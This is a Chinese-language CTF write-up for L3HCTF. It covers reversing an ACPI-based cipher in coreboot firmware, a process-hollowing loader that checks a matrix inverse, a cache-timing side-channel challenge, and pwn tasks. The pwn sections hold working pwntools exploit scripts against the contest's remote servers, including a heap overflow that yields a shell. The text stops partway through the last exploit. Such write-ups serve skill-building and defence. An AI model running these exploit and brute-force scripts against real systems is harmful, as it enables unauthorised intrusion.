L3HCTF{111111111111111111111111111111111111}

Output

start: 30
end: 30
length: 0

L3HCTF{20807a82-fcd7-4947-841e-db4dfe95be3e}

L3HCTF{20807a82-fcd7-4947-841e-db4dfe95be3e}

CoreGhost

内核模块看起来是从 https://github.com/mkottman/acpi_call 进行修改得来的，程序通过一个文本设备对ACPI进行操作

- PRTK 输出存储的密钥
- SINS 对密钥用输入进行变换
- ENCB 加密一个字节
- DECB 解密一个字节

搜索文件内的特征字符串大致可以找到原始的源码包：

[adi_coreboot_public/releases/ADI_RCCVE-01.00.00.17 at master · ADIEngineering/adi_coreboot_public](#)

查阅构建脚本build.sh发现是Coreboot的CBFS格式

```
if [ -e build/cbfs/fallback/ramstage.elf ]; then build/cbfstool build/coreboot.rom.tmp add-stage -f build/cbfs/fallback/ramstage.elf -n "fallback"/ramstage -c LZMA ; fi
if [ -e payloads/seabios/out/bios.bin.elf ]; then build/cbfstool build/coreboot.rom.tmp add-payload -f "payloads/seabios/out/bios.bin.elf" -n "fallback"/payload -c LZMA ; fi
if [ -e payloads/sgabios/sgabios.bin ]; then build/cbfstool build/coreboot.rom.tmp add -f payloads/sgabios/sgabios.bin -n "vgaroms"/"Mohon Peak"_vbios.rom -t optionrom ; fi
mv build/coreboot.rom.tmp build/coreboot.rom
```

CBFS - coreboot

发现其中的文件使用LZMA进行压缩，参考上面的文档初步定位导出 "fallback"/ramstage 之后用LZMA直接解压，可以获得一个被重组的ELF文件（Coreboot SELF），搜索ENCB/DECB可以定位到文件末尾，前后看了看发现是一个DSDT文件（折腾过黑苹果的应该比较熟悉），结合头里面的大小信息将文件提取出来用iasl反编译（这里大小一定要控制，末尾有多余数据的话没法识别），可以找到对应的算法（已经进行初步整理）

Plain Text

```
1  Device (CRPT)
2      {
3          Name (_ADR, Zero)  // _ADR: Address
4          Name (EVP0, 0xDEAD)
5          Name (EVP1, 0xBEAF)
6          Name (EVP2, 0xCAFE)
7          Name (EVP3, 0xBABE)
8          Name (KEYR, Buffer (0x10)
9              {
10                  /* 0000 */ 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
// .....
11                  /* 0008 */ 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
// .....
12              })
13          CreateWordField (KEYR, Zero, KEY1)
14          CreateWordField (KEYR, 0x04, KEY2)
15          CreateWordField (KEYR, 0x08, KEY3)
16          CreateWordField (KEYR, 0x0C, KEY4)
17
18          CreateQWordField (KEYR, 0x04, KEY5)
19          CreateQWordField (KEYR, 0x08, KEY6)
20          Method (TST0, 0, NotSerialized)
21              {
22                  Return (0xEA)
23              }
24
25          Method (SINS, 1, NotSerialized)
26              {
27                  Store (SizeOf (Arg0), Local0)
28                  Store (Zero, Local2)
29                  While (LLess (Local2, Local0))
30                      {
31                          Store (DerefOf (Index (Arg0, Local2)), Local4)
32                          Store (Zero, Local1)
33                          While (LLess (Local4, 0x0001145141919810))
34                              {
35                                  Increment (Local1)
36                                  Subtract (
37                                      Multiply (
```

```

38             Add (
39                 Multiply (
40                     Local4, EVP0
41                 ), Multiply (
42                     EVP1, Local1
43                 )
44             ),
45             EVP2
46         ),
47
48         EVP3,
49         Local4
50     )
51 }
52
53 XOr (KEY1, Local4, KEY1) /* \_SB_.CRPT.KEY1 */
54 Add (KEY2, KEY1, KEY2) /* \_SB_.CRPT.KEY2 */
55 XOr (KEY2, Local4, KEY2) /* \_SB_.CRPT.KEY2 */
56 Add (KEY3, KEY2, KEY3) /* \_SB_.CRPT.KEY3 */
57 XOr (KEY3, Local4, KEY3) /* \_SB_.CRPT.KEY3 */
58 Add (KEY4, KEY3, KEY4) /* \_SB_.CRPT.KEY4 */
59 XOr (KEY4, Local4, KEY4) /* \_SB_.CRPT.KEY4 */
60 And (KEY1, 0xFFFF, EVP0) /* \_SB_.CRPT.EVP0 */
61 And (KEY2, 0xFFFF, EVP1) /* \_SB_.CRPT.EVP1 */
62 And (KEY3, 0xFFFF, EVP2) /* \_SB_.CRPT.EVP2 */
63 And (KEY4, 0xFFFF, EVP3) /* \_SB_.CRPT.EVP3 */
64 XOr (KEY5, KEY6, KEY5) /* \_SB_.CRPT.KEY5 */
65 XOr (KEY6, KEY5, KEY6) /* \_SB_.CRPT.KEY6 */
66 Increment (Local2)
67 }
68 }
69
70 Method (ENCB, 1, NotSerialized)
71 {
72     If (LGreater (Arg0, 0xFF))
73     {
74         Return (0xFF)
75     }
76     ElseIf (And (Arg0, 0x80))
77     {
78         Return (
79             Or (
80                 And (
81                     Not (
82                         ShiftLeft (Arg0, One)
83                     ),
84                     0xE0
85                 )

```

```

85         ),
86         And (Arg0, 0x0F)
87     )
88 )
89 }
90 Else
91 {
92     Return (
93         Or (
94             Or (
95                 And (
96                     ShiftLeft (Arg0, One), 0xE0
97                 ),
98                 0x10
99             ),
100            And (Arg0, 0x0F)
101        )
102    )
103 }
104 }
105
106 Method (DECB, 1, NotSerialized)
107 {
108     If (LGreater (Arg0, 0xFF))
109     {
110         Return (Zero)
111     }
112     ElseIf (And (Arg0, 0x10))
113     {
114         Return (
115             Or (
116                 And (ShiftRight (Arg0, One), 0x70),
117                 And (Arg0, 0x0F)
118             )
119         )
120     }
121     Else
122     {
123         Return (
124             Or (
125                 Or (
126                     And (
127                         Not (ShiftRight (Arg0, One)), 0x70
128                     ),
129                     0x80
130                 ),
131                 And (Arg0, 0x0F)
132             )

```

```

133         )
134     }
135 }
136
137     Method (PRTK, 0, NotSerialized)
138     {
139         Return (KEYR) /* \_SB_.CRPT.KEYR */
140     }
141 }

```

尝试用Python再次实现，发现无论如何都得不到正确的结果，搜索之后发现用acpiexec可以直接对字节码进行执行，获得处理后的密钥：

```

Input file dsdt.aml, Length 0x25FE (9726) bytes

ACPI: RSDP 0x000000000007815DC 000024 (v02 Intel )
ACPI: XSDT 0x00000000001112B00 000034 (v00 Intel AcpiExec 00001001 INTL 20210930)
ACPI: FACP 0x00000000000781600 000114 (v05 Intel AcpiExec 00001001 INTL 20210930)
ACPI: DSDT 0x00000000001113980 0025FE (v02 COREv4 COREBOOT 20110725 INTL 20161222)
ACPI:
FACS 0x00000000000781718 000040

ACPI table initialization:
Table [DSDT: COREBOOT] (id 01) - 534 Objects with 37 Devices, 14 Regions, 83 Methods (42/41/4 Serial/Non/Cvt)
ACPI: 1 ACPI AML tables successfully acquired and loaded

Final data object initialization: Namespace contains 543 (0x21F) objects
Initializing General Purpose Events (GPEs):
    Initialized GPE 00 to 7F [_GPE] 16 regs on interrupt 0x0 (SCI)
    Initialized GPE 80 to FF [_GPE] 16 regs on interrupt 0x0 (SCI)
Initializing Device/Processor/Thermal objects and executing _INI/_STA methods:
    Executed 0 _INI methods requiring 0 _STA executions (examined 39 objects)
- execute \_SB.CRPT.SINS "9ec81a14-4448-11ec-9859-005056c00001"
Evaluating \_SB.CRPT.SINS
No object was returned from evaluation of \_SB.CRPT.SINS
- execute \_SB.CRPT.SINS "d0561274-4448-11ec-a6a7-005056c00001"
Evaluating \_SB.CRPT.SINS
No object was returned from evaluation of \_SB.CRPT.SINS
- execute \_SB.CRPT.SINS "d82b1dc8-4448-11ec-9d54-005056c00001"
Evaluating \_SB.CRPT.SINS
No object was returned from evaluation of \_SB.CRPT.SINS
- execute \_SB.CRPT.PRTK
Evaluating \_SB.CRPT.PRTK
Evaluation of \_SB.CRPT.PRTK returned object 0110C2A8, external buffer length 28
[Buffer] Length 10 = 0000: 8C 52 2C 3B D2 2A 54 DD 7C C3 82 FC 96 E2 EF 94 // .R,;.*T.|.....

```

Python

```

1  import struct, binascii
2
3  EVP0 = 0xDEAD
4  EVP1 = 0xBEEF
5  EVP2 = 0xCAFE
6  EVP3 = 0xBABE
7
8  KEYR = bytearray([0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x00, 0x00,
9                    0x00, 0x00, 0x00, 0x00, 0x00, 0x00])
10
11 def get_key(index):
12     if index in range(1, 4 + 1):

```



```

12         return struct.unpack("@IIII", KEYR)[index - 1]
13     if index == 5:
14         return struct.unpack("@Q", KEYR[4:12])[0]
15     if index == 6:
16         return struct.unpack("@Q", KEYR[8:16])[0]
17
18 def set_key(index, value):
19     if index in range(1, 4 + 1):
20         index = index - 1
21         KEYR[index * 4:index * 4 + 4] = struct.pack("@I", value & 0xFFFFFFFF)
22         return
23     if index == 5:
24         KEYR[4:12] = struct.pack("@Q", value & 0xFFFFFFFFFFFFFFFF)
25         return
26     if index == 6:
27         KEYR[8:16] = struct.pack("@Q", value & 0xFFFFFFFFFFFFFFFF)
28         return
29
30 KEY1 = KEYR[0:4]
31 KEY2 = KEYR[4:8]
32 KEY3 = KEYR[8:12]
33 KEY4 = KEYR[12:16]
34
35 KEY5 = KEYR[4:12]
36 KEY6 = KEYR[8:16]
37
38 def sins(arg0: bytes): # This does NOT work!
39     global EVP0, EVP1, EVP2, EVP3
40     local0 = len(arg0)
41     local2 = 0
42     while local2 < local0:
43         local4 = arg0[local2]
44         local1 = 0
45         while local4 < 0x0001145141919810:
46             local1 += 1
47             local4 = (
48                 ((local4 * EVP0) + (EVP1 * local1)) * EVP2
49                 ) - EVP3
50             local4 = local4 & 0xFFFFFFFFFFFFFFFF
51
52         """
53         XOr (KEY1, Local4, KEY1) /* \_SB_.CRPT.KEY1 */
54
55         Add (KEY2, KEY1, KEY2) /* \_SB_.CRPT.KEY2 */
56         XOr (KEY2, Local4, KEY2) /* \_SB_.CRPT.KEY2 */
57
58         Add (KEY3, KEY2, KEY3) /* \_SB_.CRPT.KEY3 */
59         XOr (KEY4, Local4, KEY4) /* \_SB_.CRPT.KEY4 */

```

```

59     XOr (KEY3, Local4, KEY3) /* \_SB_.CRPT.KEY3 */
60
61     Add (KEY4, KEY3, KEY4) /* \_SB_.CRPT.KEY4 */
62     XOr (KEY4, Local4, KEY4) /* \_SB_.CRPT.KEY4 */
63
64     And (KEY1, 0xFFFF, EVP0) /* \_SB_.CRPT.EVP0 */
65     And (KEY2, 0xFFFF, EVP1) /* \_SB_.CRPT.EVP1 */
66     And (KEY3, 0xFFFF, EVP2) /* \_SB_.CRPT.EVP2 */
67     And (KEY4, 0xFFFF, EVP3) /* \_SB_.CRPT.EVP3 */
68     XOr (KEY5, KEY6, KEY5) /* \_SB_.CRPT.KEY5 */
69     XOr (KEY6, KEY5, KEY6) /* \_SB_.CRPT.KEY6 */
70     """"
71     set_key(1, get_key(1) ^ local4)
72
73     set_key(2, get_key(2) + get_key(1))
74     set_key(2, get_key(2) ^ local4)
75
76     set_key(3, get_key(3) + get_key(2))
77     set_key(3, get_key(3) ^ local4)
78
79     set_key(4, get_key(4) + get_key(3))
80     set_key(4, get_key(4) ^ local4)
81
82     EVP0 = get_key(1) & 0xFFFF
83     EVP1 = get_key(2) & 0xFFFF
84     EVP2 = get_key(3) & 0xFFFF
85     EVP3 = get_key(4) & 0xFFFF
86
87     set_key(5, get_key(5) ^ get_key(6))
88     set_key(6, get_key(6) ^ get_key(5))
89
90     local2 += 1
91
92     def encb(arg0):
93         if arg0 & 0x80 != 0:
94             return (
95                 ((~(arg0 << 1)) & 0xE0)
96                 |
97                 (arg0 & 0x0F)
98             )
99         else:
100             return (
101                 (
102                     ((arg0 << 1) & 0xE0) | 0x10
103                 )
104                 |
105                 (arg0 & 0x0F)
106             )

```

```

107
108 def decb(arg0):
109     if arg0 & 0x10 != 0:
110         r = ((arg0 >> 1) & 0x70) | (arg0 & 0x0F)
111     else:
112         r = ((~(arg0 >> 1) & 0x70) | 0x80) | (arg0 & 0x0F)
113     print("decb: %02X => %02X" % (arg0, r))
114     return r
115
116 print(KEYR)
117 sins(b"9ec81a14-4448-11ec-9859-005056c00001")
118 sins(b"d0561274-4448-11ec-a6a7-005056c00001")
119 sins(b"d82b1dc8-4448-11ec-9d54-005056c00001")
120 # sins(b"9ec81a14444811ec9859-005056c00001")
121 # sins(b"d0561274444811eca6a7-005056c00001")
122 # sins(b"d82b1dc8444811ec9d54-005056c00001")
123 print(KEYR)
124
125 KEYR = bytearray(binascii.unhexlify("8C 52 2C 3B D2 2A 54 DD 7C C3 82 FC 96 E2
EF 94".replace(" ", "")))
126
127 enc_flag = bytearray(binascii.unhexlify("60 D0 D6 FB E2 D9 59 CB 77 CA 89 E0
03 CB E9 48 AC 71 BB 9A 06 1F 76 0B 37 CC 2D E9 24 C1 CF 25 62 3D D0 F6
EB".replace(" ", "")))
128
129 for i in range(len(enc_flag)):
130     enc_flag[i] = decb(enc_flag[i])
131     enc_flag[i] ^= i
132     enc_flag[i] ^= KEYR[i % 16]
133
134 print(enc_flag)
135
136 # flag = bytearray(b"L3HCTF{")
137
138 # for i in range(len(flag)):
139 #     flag[i] ^= KEYR[i % 16]
140 #     flag[i] ^= i
141 #     enc = encb(flag[i])
142 #     print(enc)
143 #     flag[i] = enc
144
145 # print(flag)

```

检查输入flag格式 长度32 flag{...}

调试程序发现

00791537	. 50	push	eax	LPVOID lpBaseAddress
00791538	. FFB5 7CFBFFFF	push	dword ptr ss:[ebp-484]	HANDLE hProcess
0079153E	. FF15 04307900	call	dword ptr ds:[&WriteProcessMemory]	WriteProcessMemory
00791544	. 8B45 EC	mov	eax,dword ptr ss:[ebp-14]	
00791547	. 8D76 28	lea	esi,dword ptr ds:[esi+28]	
0079154A	. 43	inc	ebx	
0079154B	. 0FB740 06	movzx	eax,word ptr ds:[eax+6]	
0079154F	. 3BD8	cmp	ebx, eax	
00791551	. 7C C4	j	load.791517	
00791553	. 8B75 EC	mov	esi,dword ptr ss:[ebp-14]	
00791556	. 8B7D E4	mov	edi,dword ptr ss:[ebp-1C]	
00791559	. 8D46 34	lea	eax,dword ptr ds:[esi+34]	
0079155C	. 6A 00	push	0	SIZE_T* lpNumberOfBytesWritten
0079155E	. 6A 04	push	4	SIZE_T nSize = 0x4
00791560	. 50	push	eax	LPCVOID lpBuffer
00791561	. 8B87 A4000000	mov	eax,dword ptr ds:[edi+A4]	
00791567	. 83C0 08	add	eax,8	
0079156A	. 50	push	eax	LPVOID lpBaseAddress
0079156B	. FFB5 7CFBFFFF	push	dword ptr ss:[ebp-484]	HANDLE hProcess
00791571	. FF15 04307900	call	dword ptr ds:[&WriteProcessMemory]	WriteProcessMemory
00791577	. 8B46 28	mov	eax,dword ptr ds:[esi+28]	
0079157A	. 0345 F4	add	eax,dword ptr ss:[ebp-C]	
0079157D	. 57	push	edi	LPVOID lpContext
0079157E	. 8987 B0000000	mov	dword ptr ds:[edi+B0],eax	
00791584	. FFB5 80FBFFFF	push	dword ptr ss:[ebp-480]	HANDLE hThread
0079158A	. FF15 34307900	call	dword ptr ds:[&SetThreadContext]	SetThreadContext
00791590	. FFB5 80FBFFFF	push	dword ptr ss:[ebp-480]	HANDLE hThread
00791596	. FF15 0C307900	call	dword ptr ds:[&ResumeThread]	ResumeThread
0079159C	. 68 E8030000	push	3E8	DWORD dwMilliseconds = 0
007915A1	. FF15 14307900	call	dword ptr ds:[&Sleep]	Sleep
007915A7	. 8B85 78FBFFFF	mov	eax,dword ptr ss:[ebp-488]	

另外开启一个新进程，读取进程内存，写入内存，恢复执行

在恢复之前，attach进程，先下好断点，0x4010b0函数有一些字符串“oops”，在函数头下断

执行ResumeThread后，程序会有异常，直接运行即可

检查flag输入为0-9a-f，转换为字节形式

0x401070函数将输入分成9，4

0x401370将数据分成n x n，转换为矩阵，0x4012a0求出矩阵的秩（多测几次+验证），最后会有个除法，除数为秩，猜测为矩阵求逆计算，验证并符合结果

(<http://www.yunsuan.info/matrixcomputations/solvematrixinverse.html>)

最后要验证的结果为

1,0,-9

0,-1,-6

-1,-2,-4

7,3

30,13

矩阵求逆即可

您输入的矩阵如下:

第1列	第2列	第3列
1.0000	0.0000	-9.0000
0.0000	-1.0000	-6.0000
-1.0000	-2.0000	-4.0000

您所输入问题的解如下:

第1列	第2列	第3列
-8.0000	18.0000	-9.0000
6.0000	-13.0000	6.0000
-1.0000	2.0000	-1.0000

您输入的矩阵如下:

第1列	第2列
7.0000	3.0000
30.0000	13.0000

您所输入问题的解如下:

第1列	第2列
13.0000	-3.0000
-30.0000	7.0000

```
>>> d=[-8,18,-9,6,-13,6,-1,2,-1,13,-3,-30,7]
>>> for i in d:
...     print("%.2x"%i,end=' ')
...
-0812-0906-0d06-0102-010d-03-1e07>>> for i in d:
...     print("%.2x"%(i&0xff),end=' ')
...
f812f706f306ff02ff0dfde207>>> exit()

F:\CTF\L3HCTF\Load>Load.exe
flag:flag{f812f706f306ff02ff0dfde207}
yeah
```

flag{f812f706f306ff02ff0dfde207}

Pwn:

slow-spn

flag是10位,应该都是数字,六位数给了key,转换成了16进制的int,然后四位数给了plaintext1,也是转成了16进制的int。

它给了两个box--p_box,ss_box,是0-65535这些数之间的映射关系。

应该主要把__maccess分析到位就可以解出来了

反编译的代码可读性略微有点差,重构一下。

大概就是,cache分行列,然后行列分别都是5位数也就是32*32的,感觉应该是通过观察它是否sleep然后判断自己输入的flag对不对。

C++

```
1 void __maccess(_DWORD addr,unsigned char isFast){
2     map<uint8_t,cacheLine *> caches;
3
4     line=(addr >> 5)&0x1f;
5     __x.M_node=caches.find(line).M_node;
6     __y.M_node=caches.end().M_node;
7     if(x!=y){
8         v2=caches[line];
9         if(v2->tag==addr>>10){
10             v4=tick;
11             caches[line]->last_used=v4;
12         }
13         else goto label1;
14     }
15     else{
16     label1:
17         min_time=-1;
18         toEvictLine = 0;
19         if(caches.size()>=0x20){
20             __range=&caches;
21             __begin2.M_node=caches.begin().M_node;
22             __end2.M_node=caches.end().M_node;
23             while(begin2!=end2){
24                 p=*begin2;
25                 if(p.second->last_used<min_time){
26                     min_time=p.second->last_used;
27                     toEvict=p.second;
28                     toEvictLine=p.first;
29                 }
30                 begin2++;
31             }
32             caches.erase(toEvictLine);
33             if(toEvict)delete(toEvict);
34         }
35         v3=new cacheLine();
36         cahces[line]=v3;
37         if(!isFasta){
38             sleep(1);
39         }
40     }
41 }
42
43 }
```

爆破不了，有pow。

Python

```
1  from pwn import *
2  import hashlib
3  import sys
4  import random
5
6  context(os='linux', arch='amd64', log_level = 'debug')
7
8  def brute_force(p, key, plain):
9
10     p.recvuntil("x + \n")
11     s = p.recvuntil("\n").decode()
12
13     guess = 0
14     while True:
15         if hashlib.sha256((str(guess) + s).encode()).hexdigest()[:6] ==
"000000":
16             print(str(guess) + s)
17             p.recvuntil("Input x:")
18             p.sendline(str(guess))
19             break
20             guess += 1
21
22     # p.recvuntil("Input x:")
23     # p.sendline(str(guess))
24
25     p.sendlineafter('(hex):', "%06x" %key)
26     p.sendlineafter('(hex):', "%04x" %plain)
27     yes=0
28     key=0
29     plain=-1
30     while 1:
31         try:
32             p = remote("124.71.173.176", 8888)
33             key = random.randint(0,0xffffffff)
34             plain = random.randint(0,0xffff)
35             print(hex(key),hex(plain))
36             brute_force(p, key, plain)
37             if "Wrong" in p.recvline().decode():
38                 p.close()
39             else:
40                 yes=1
41                 break
42         except:
43             p.close()
```

```
43         process()  
44  
45  
46     p.interactive()
```

写一下，__maccess的大概意思，就是说addr都在0~65535的范围内，然后地址的低5位为列，中五位是行，高六位是tag。那么在进行一次__maccess的过程中就会先判断它是否存在在cache当中，如果存在，那么更新访问时间之后直接返回，不存在则进行cache的添加操作，cache中好像是最多存留0x20个数据。然后如果多余0x20则会进行遍历，选择时间最小的一个元素丢弃，这个很好理解，就是说cache中很久用不到的数据可以认为它没用了就丢了。整个__maccess的函数差不多就是这样了，这里需要介绍一下C++ map的一些特性。find函数用于寻找值，如果找不到则会返回end()迭代器，[]操作会添加key(如果key不存在)，对应的value会被返回，如果不存在这个key，那么默认value为0。

这里用循环爆破观察程序是停留1s以上。麻烦大师傅们会的写一下多线程脚本。

Python

```
1  from pwn import *
2  from time import time
3  import hashlib
4  import sys
5  import threading
6
7
8
9  import random
10 context(os='linux', arch='amd64')
11 que=[i for i in range(65536)]
12 ss_box=0x645110
13 def pow_():
14     while len(que):
15         index=que[0]
16         que.pop(0)
17         p=remote('124.71.173.176',9999)
18         p.sendlineafter(b'do?',b'1')
19
20         p.sendlineafter(b'Where?',str(ss_box+index))
21
22         p.sendlineafter(b'Speed up?',b'1')
23         p.sendlineafter(b'do?',b'2')
24         start=time()
25         p.recvuntil(b'WORLD!')
26         ss=time()-start
27         print('{}:{}'.format(index,ss))
28         if ss<=1:
29             print('good this is right')
30             print(index)
31             quit()
32
33 for i in range(10):
34     thread = threading.Thread(target=pow_)
35     thread.start()
36
37
38
```

爆出来是

0x4290~0x42af都可以，很奇怪

打算看看规律

0~3对应可以成功的下标是0~0x1f

4~0xb对应可以成功的下标是0x10~0x2f

0xc~0x13对应可以成功的下标是0x30~0x4f

0x14~0x1b对应可以的下表是0x50~0x6f

所以flag后面四个

P 的范围为10a4~10ab

用上面的范围对应了一下ss_box

[0x4e62,0x4e6f,0x4e6b,0x4e68,0x4e63,0x4e6a,0x4e66,0x4e6c]

排除得到以下四个

[0x4e66,0x4e68,0x4e6a,0x4e6b]

对应原来的下标是

6,3,5,2

p范围缩小到

10a6,10a7($\sqrt{\quad}$),10a9,10aa

但它实际的下标还是这么多

s_box_0:[0x4e66,0x4e68,0x4e6a,0x4e6b]

然后再做p_box变换

得到下面的值

p_box_0:[0x4f70,0x5e60,0x5e70,0x5e71]

因为有变换，所以第二波选择用以下脚本

Python

```
1  from pwn import *
2  from time import time
3  import hashlib
4  import sys
5  import threading
6
7
8
9  import random
10 context(os='linux', arch='amd64')
11 que=[i for i in range(0,65536)]
12 ss_box=0x645110
13 p_box=0x605110
14 #p=0x10a4
15 p1=[0x4e62,0x4e6f,0x4e6b,0x4e68,0x4e63,0x4e6a,0x4e66,0x4e6c]
16
```

```

17  flag=True
18  def pow_():
19      global flag
20      while len(p1) and flag:
21
22          index=p1[0]
23          p1.pop(0)
24          p=remote('124.71.173.176',9999)
25          #p=process('./slowsn')
26          p.sendlineafter(b'do?',b'4')
27          p.sendlineafter(b'do?',b'1')
28
29          p.sendlineafter(b'Where?',str(p_box+(index<<2)))
30
31          p.sendlineafter(b'Speed up?',b'1')
32          #gdb.attach(p)
33          p.sendlineafter(b'do?',b'2')
34          start=time()
35          p.recvuntil(b'WORLD!')
36          ss=time()-start
37          print('{}:{}'.format(index,ss))
38          if ss<=0.5:
39              #flag=False
40              print('\n-----')
41              #quit()
42              p.close()
43  for i in range(10):
44      thread = threading.Thread(target=pow_)
45      thread.start()
46
47
48
49

```

第二次爆破，同第一次

Python

```

1  from pwn import *
2  from time import time
3  import hashlib
4  import sys
5  import threading
6
7
8

```

```

9  import random
10 context(os='linux', arch='amd64')
11 que=[i for i in range(0,65536)]
12 ss_box=0x645110
13 p_box=0x605110
14
15 #p1=[0x4e62,0x4e6f,0x4e6b,0x4e68,0x4e63,0x4e6a,0x4e66,0x4e6c]
16 p1=[0x4e66,0x4e68,0x4e6a,0x4e6b]
17 s1=[0x4f70,0x5e60,0x5e70,0x5e71]
18 flag=True
19 def pow_():
20     global flag
21     while len(p1) and flag:
22
23         index=que[0]
24         que.pop(0)
25         p=remote('124.71.173.176',9999)
26         #p=process('./slowspn')
27         p.sendlineafter(b'do?',b'4')
28         p.sendlineafter(b'do?',b'4')
29
30         p.sendlineafter(b'do?',b'1')
31
32         p.sendlineafter(b'Where?',str(ss_box+(index<<2)))
33
34         p.sendlineafter(b'Speed up?',b'1')
35         #gdb.attach(p)
36         p.sendlineafter(b'do?',b'2')
37         start=time()
38         p.recvuntil(b'WORLD!')
39         ss=time()-start
40         print('{}:{}'.format(index,ss))
41         if ss<=0.5:
42             flag=False
43             print('\n-----
44 ----->'+hex(index))
45             #quit()
46             p.close()
47 for i in range(20):
48     thread = threading.Thread(target=pow_)
49     thread.start()
50
51

```

第二次爆破出来的结果是

0x4924~0x492b

这个目前还不知道是啥，反正还要往回异或才知道，但是可以先往后算。

对应的s_box的值是

[0x2ad2,0x2adf,0x2adb,0x2ad8,0x2ad3,0x2ada,0x2ad6,0x2adc]

用验证脚本发现只有两个符合条件

s_box_1:[0x2adf,0x2adc]

对应的下标分别是1,7，那么最终符合的就是

[0x4925,0x492b]

p_box_1:[0x73d3,0x73c2]

这个s_box_1^p_box_0就能得到key的高两个字节

第三次爆破的结果是

0x78c~0x793

对应的s_box值是

[0xe835,0xe839,0xe830,0xe837,0xe8ae,0xe8a4,0xe8ad,0xe8a1]

然后验证一下

p_box_2:[0xe835,0xe837,0xe839]

对应了下标分别是0,3,1

所以

s_box_2:[0x78c,0x78d,0x78f]

到这里了就可以考虑反推了，因为1，2之间有重叠的部分。

Python

```
1 p_box_0=[0x4f70,0x5e60,0x5e70,0x5e71]
2 s_box_1=[0x4925,0x492b]
3
4 p_box_1=[0x73d3,0x73c2]
5 s_box_2=[0x78c,0x78d,0x78f]
6
7 for i in p_box_0:
8     for j in s_box_1:
9         print(hex(i^j),end=',')
10 print('')
11 for i in p_box_1:
12     for j in s_box_2:
13         print(hex(i^j),end=',')
14
15 #运行结果
16 '''
17 0x655,0x65b,0x1745,0x174b,0x1755,0x175b,0x1754,0x175a,
18 0x745f,0x745e,0x745c,0x744e,0x744f,0x744d
19 '''
```

运行之后发现重叠部分只能是745，就说明p_box_0只能选第二个，这样p就能确定了

现在已经能算出key=0x1745(c,f,e)X10a7

最后一个应该爆破能出，但是因为所剩情况不多(48种可能)就直接用爆破脚本了。

Python

```
1 from pwn import *
2 import hashlib
3 import sys
4 import random
5
6 context(os='linux', arch='amd64', log_level = 'debug')
7
8 def brute_force(p,key,plain):
9
10     p.recvuntil("x + \n")
11     s = p.recvuntil("\n")[:-1].decode()
12
13     guess = 0
14     while True:
15         if hashlib.sha256((str(guess) + s).encode()).hexdigest()[:6] ==
16 "000000":
17             print(str(guess) + s)
18             p.recvuntil("Input x:")
```

```

18         p.sendline(str(guess))
19         break
20         guess += 1
21
22
23         p.sendlineafter('(hex):', "%06x" %key)
24         p.sendlineafter('(hex):', "%04x" %plain)
25     yes=0
26     key=0
27     plain=-1
28
29     while 1:
30         try:
31             p = remote("124.71.173.176", 8888)
32             key=0x1745c0
33             key |= random.randint(0,0x3f)
34
35             plain = 0x10a7
36             print(hex(key),hex(plain))
37             brute_force(p,key,plain)
38             if "Wrong" in p.recvline().decode():
39                 p.close()
40             else:
41                 yes=1
42                 # break
43         except:
44             p.close()
45
46     p.interactive()
47
48     L3HCTF{979f25b7633c0ebb22aeabceab5388f8}

```

```

Crypto
Emulated cache and Cryptography homework.
[+] Opening connection to 124.71.173.176 on port 8888: Done nc 124.71.173.176 9999
0x1745f6 0x10a7
[DEBUG] Received 0x42 bytes:
  b'hashlib.sha256( x + "31839").hexdigest()[ :6] == "000000"\n'
  b'Input x:\n'
1286664931839
[DEBUG] Sent 0x9 bytes:
  b'12866649\n'
[DEBUG] Received 0x1d bytes:
  b'Input possible spn key (hex):'
[DEBUG] Sent 0x7 bytes:
  b'1745f6\n'
[DEBUG] Received 0x23 bytes:
  b'Input possible spn plaintext (hex):'
[DEBUG] Sent 0x5 bytes:
  b'10a7\n'
[DEBUG] Received 0x38 bytes:
  b'Good job! Flag: L3HCTF{979f25b7633c0ebb22aeabceab5388f8}'
[+] Closed connection to 124.71.173.176 port 8888
[+] Opening connection to 124.71.173.176 on port 8888: Done
0x1745e8 0x10a7
[DEBUG] Received 0x42 bytes:
  b'hashlib.sha256( x + "49802").hexdigest()[ :6] == "000000"\n'
  b'Input x:\n'
2418287549802
[DEBUG] Sent 0x9 bytes:
  b'24182875\n'
[DEBUG] Received 0x1d bytes:
  b'Input possible spn key (hex):'
[DEBUG] Sent 0x7 bytes:
  b'1745e8\n'
[DEBUG] Received 0x23 bytes:

```

There's no need to get accurate solution. Post your answer here to get flag:

To decrease io latency, a cloud server is recommended.

题目附件: [点击下载附件 1](#)

flag:

The answer checker(nc 124.71.173.176 8888) of this challenge was not functional before and was fixed at Sat 13 Nov 2022 05:29:38 PM CST

spn

瞎做, 开个比较大的数组, SPN对TEMPBUF的处理会影响到全局变量shell, 结果就提权了...

Python

```
1  #!/usr/bin/env python
2  # coding=utf-8
3  from pwn import *
4  #sh=process('./spn')
5  sh=remote('124.71.194.126', 9999)
6  elf=context.binary=ELF('./spn')
7
8  def malloc(idx, size):
9      sh.sendlineafter("0.exit\n", '1')
10     sh.sendlineafter("Size:\n", str(size))
11     sh.sendlineafter('Index:\n', str(idx))
12
13 def edit(idx, size, content):
14     sh.sendlineafter("0.exit\n", '2')
15     sh.sendlineafter('Index:\n', str(idx))
16     sh.sendlineafter('Size\n', str(size))
17     sleep(0.5)
18     sh.sendafter('Content\n', content)
19
20 def exp():
21     #gdb.attach(sh, 'b *$rebase(0xfc5)')
22     malloc(0, 0x3000)
23     edit(0, 0x1008, 'A'*0x18)
24     sh.recv()
25     sh.sendline('5')
26     sh.interactive()
27
28 exp()
```

checkin

绕asan_report_store1_noabort, 使其打印信息但不退出即可。

Python

```
1  from pwn import *
2  import sys
3  context.log_level = "debug"
4
5  if len(sys.argv) < 2:
6      debug = True
```



```

7  else:
8      debug = False
9
10 if debug:
11     p = process("./checkin")
12     libc = ELF("/lib/x86_64-linux-gnu/libc-2.27.so")
13 else:
14     p = remote("123.60.97.201", 9999)
15     libc = ELF("./libc-2.27.so")
16
17 ru = lambda x : p.recvuntil(x)
18 sn = lambda x : p.send(x)
19 rl = lambda : p.recvline()
20 sl = lambda x : p.sendline(x)
21 rv = lambda x : p.recv(x)
22 sa = lambda a,b : p.sendafter(a,b)
23 sla = lambda a,b : p.sendlineafter(a, b)
24
25 def debugf(b=0):
26     if debug:
27         if b:
28             gdb.attach(p,"set *0x744110=1\nb *{b}".format(b = hex(b)))
29         else:
30             gdb.attach(p)
31
32
33 def addr(a):
